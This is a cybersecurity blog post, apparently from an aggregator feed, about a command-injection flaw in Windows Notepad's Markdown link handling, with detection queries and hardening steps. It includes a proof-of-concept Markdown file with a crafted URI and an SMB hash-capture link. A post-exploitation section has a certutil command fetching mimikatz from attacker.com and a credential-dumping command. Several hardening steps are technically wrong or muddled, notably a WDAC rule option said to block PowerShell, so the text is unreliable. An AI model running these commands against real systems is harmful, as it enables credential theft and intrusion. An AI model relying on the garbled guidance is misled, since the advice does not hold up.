
Listen to this Post
Introduction:

In the February 2026 Patch Tuesday rollout, Microsoft silently patched a Command Injection vulnerability (CVE-2026-20841, CVSS 8.8 High) in the modern Windows Notepad app. The flaw allows unauthenticated remote attackers to execute arbitrary code simply by convincing a victim to click a hyperlink inside a specially crafted Markdown (.md) file . This incident obliterates the outdated notion that “Notepad is just plain text.” As Notepad evolves into a rich-text editor with Markdown preview, protocol handling, and cloud integration, its attack surface now rivals third-party productivity tools. The vulnerability underscores that input validation failures—specifically CWE-77—remain endemic even in first-party Microsoft applications.
Learning Objectives:
- Understand the root cause of CVE-2026-20841 and why Markdown parsing introduces command injection risks
- Perform hands-on detection and triage using Sysmon, PowerShell, and EDR queries
- Implement both vendor-patch and defense-in-depth controls (AppLocker, WDAC, protocol locking)
You Should Know:
1. Anatomy of the Exploit: Why Markdown Matters
The vulnerability resides in how the modern Notepad app (Microsoft Store version, builds < 11.2510) processes hyperlinks within Markdown (.md) files. When a user clicks a crafted link, Notepad fails to sanitize custom URI schemes. Attackers can inject operating system commands that execute in the context of the logged-on user .
Step‑by‑step technical walkthrough (proof-of-concept simulation):
This is for educational validation only. Never test on production systems.
Create a malicious Markdown file (`exploit.md`):
 Proof of Concept – CVE-2026-20841

This link will execute `calc.exe` if the system is vulnerable:

<a href="ms-calculator://run?command=calc.exe">Click to trigger</a>

<a href="file://\\192.168.1.100\payload\steal.hash">Malicious SMB hash capture</a>
– What happens: The legacy Notepad.exe ignores ms-calculator://. The modern Notepad incorrectly passes the URI to the Windows shell without validation.
– Result: `calc.exe` launches. In a real attack, this would be PowerShell or a remote download cradle.
Verified detection command (PowerShell – check Notepad version):
Get-AppxPackage Microsoft.WindowsNotepad | Select Name, Version
Vulnerable: Version < 11.2510.0.0
Patched: Version ≥ 11.2510.0.0
2. Attack Vectors: From Phishing to Full Compromise
The exploitation chain requires user interaction—but minimal interaction. Attackers are already weaponizing this via:
- Email phishing: Malicious .md attachments titled “README.md” or “Security Update Instructions.md”
- Collaboration platforms: Slack, Teams, or Discord messages with links pointing to attacker-controlled .md files
- Compromised GitHub repos: README.md files containing poisoned hyperlinks
Step‑by‑step mitigation configuration (Windows Enterprise):
- Block .md files at the email gateway (Exchange Online mail flow rule):
New-TransportRule -Name "BlockMarkdownAttachments" -AttachmentExtensionMatchesWords ".md" -RejectMessageEnhancedStatusCode "5.7.1"
2. Enable Microsoft Defender Attack Surface Reduction (ASR):
- ASR Rule: `Block executable files from running unless they meet a prevalence, age, or trusted list criterion` (GUID:
01443614-cd74-433a-b99e-2ecdc07bfc25) - Deploy via Intune or Group Policy.
3. Threat Hunting: Hunting the Unhuntable in Notepad
Because Notepad is a trusted system binary, security operations center (SOC) analysts rarely monitor it. This is a blind spot. CVE-2026-20841 forces a paradigm shift.
Step‑by‑step Sysmon configuration to detect Notepad anomalies:
Install Sysmon with a configuration that logs process creation and network connections from Notepad:
<Sysmon schemaversion="4.90">
<EventFiltering>
<ProcessCreate onmatch="include">
<Image condition="contains">notepad.exe</Image>
</ProcessCreate>
<NetworkConnect onmatch="include">
<Image condition="contains">notepad.exe</Image>
</NetworkConnect>
</EventFiltering>
</Sysmon>
Hunt query (Kusto Query Language for Microsoft Sentinel):
DeviceProcessEvents
| where FileName =~ "notepad.exe"
| where InitiatingProcessCommandLine contains ".md"
| where ProcessCommandLine contains "powershell" or ProcessCommandLine contains "cmd.exe"
| project Timestamp, DeviceName, Account, InitiatingProcessCommandLine, ProcessCommandLine
Why this works: Notepad should never spawn PowerShell or make outbound LAN connections. Any such event is an immediate red flag.
4. Linux Analogy: When Innocent Parsers Execute Commands
Linux security professionals should recognize this flaw as analogous to CVE-2022-29078 (ejs template injection) or old-school `!cmd` exploits in RTF parsers. However, a closer parallel is GVFS or Thunar tricking users into executing arbitrary commands via `file://` URI handlers.
Step‑by‑step Linux hardening against similar URI scheme abuse:
1. Inspect default handler associations:
xdg-mime query default text/markdown
2. Restrict sensitive URI schemes (e.g., custom://, ms-/) in Firefox/Chrome enterprise policies.
3. Use `AppArmor` or `SELinux` to constrain text editors:
 Example AppArmor profile snippet to deny network for text editors
/usr/bin/gedit {
deny network inet,
deny network inet6,
}
- Cloud & Hardening: Secure Baseline for Windows 11 Endpoints
This vulnerability reinforces the need for Zero Trust endpoint configuration—even for built-in utilities.
Step‑by‑step Notepad-specific hardening (Windows 11):
1. Remove modern Notepad (if legacy Notepad.exe suffices):
Get-AppxPackage Microsoft.WindowsNotepad | Remove-AppxPackage
2. Redirect .md file association to Visual Studio Code (sandboxed) or WordPad (deprecated but safer regarding protocol handlers).
3. AppLocker/ WDAC rule to block Notepad from executing child processes:
– Create WDAC policy via `New-CIPolicy` that only allows `notepad.exe` to execute `null` (i.e., no child processes).
– Deploy via `Set-RuleOption -Option 3` (Disable: Script Enforcement) to prevent PowerShell invocation.
6. Vulnerability Exploitation and Lateral Movement Implications
While CVE-2026-20841 executes with user privileges, its real danger is as a beachhead. Once initial code execution is achieved, attackers deploy enumeration scripts and credential stealers.
Simulated attacker post-exploitation (defensive awareness):
After successful command injection:
certutil -urlcache -f http://attacker.com/mimikatz.exe %TEMP%\katz.exe
%TEMP%\katz.exe sekurlsa::logonpasswords exit
Detection: Monitor `certutil.exe` downloading to `%TEMP%` from non-Microsoft domains—a classic LOLBin (Living-off-the-Land) technique.
Mitigation: Disable `Certutil` for non-admins via Software Restriction Policies or WDAC.
7. The Supply Chain Angle: Notepad++ Lessons Applied
Importantly, security teams must not confuse CVE-2026-20841 (Microsoft Notepad) with the recent Notepad++ supply chain hijacking (fixed in v8.9.1) . However, the operational response is identical: patch aggressively.
Step‑by‑step enterprise patch validation:
1. SCCM / Intune compliance baseline:
- Detection script checks `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\Notepad.exe` (Store apps path is virtualized—use
Get-AppxPackage).
2. PowerShell remediation script:
 Force update of all Store apps
Get-CimInstance -Namespace "Root\cimv2\mdm\dmmap" -ClassName "MDM_EnterpriseModernAppManagement_AppManagement01" | Invoke-CimMethod -MethodName UpdateScanMethod
3. RSOP (Resultant Set of Policy): Verify no GPO overrides blocking Store app updates.
What Undercode Say:
- Key Takeaway 1: No application is too trivial to be weaponized. Notepad’s modernization has moved it from the “safe” list to the “surveil” list. Treat it like you treat Microsoft Office.
- Key Takeaway 2: Command injection (CWE-77) is not legacy; it lives in modern frameworks. Markdown, despite being a “lightweight” language, introduces URI handling logic that demands rigorous fuzzing and threat modeling.
Analysis: Microsoft patched this quietly, but the industry should amplify it. This vulnerability is a symptom of a broader architectural issue: inbox apps are being rapidly “Servicified” (converted to continuously updated Store apps) without corresponding security boundaries. The lack of sandboxing for Notepad is now a liability. Organizations must adopt application allow-listing and behavioral monitoring, not just CVE scanning. If Notepad can be exploited, so can Calculator, Sticky Notes, and Paint. The age of trusting default Windows utilities is over.
Prediction:
In the next 12 months, researchers will pivot heavily toward other Windows inbox Store apps. Expect command injection and URI scheme abuse disclosures in Windows Clock, Snipping Tool, and even Windows Terminal. Microsoft will be forced to either sandbox these apps via AppContainer by default or accept that they remain persistent initial access vectors. We predict Microsoft will announce “Secure By Default” changes for inbox apps at Black Hat 2026—but attackers will move faster than the patch cadence.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sheikhsobanfayaz Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


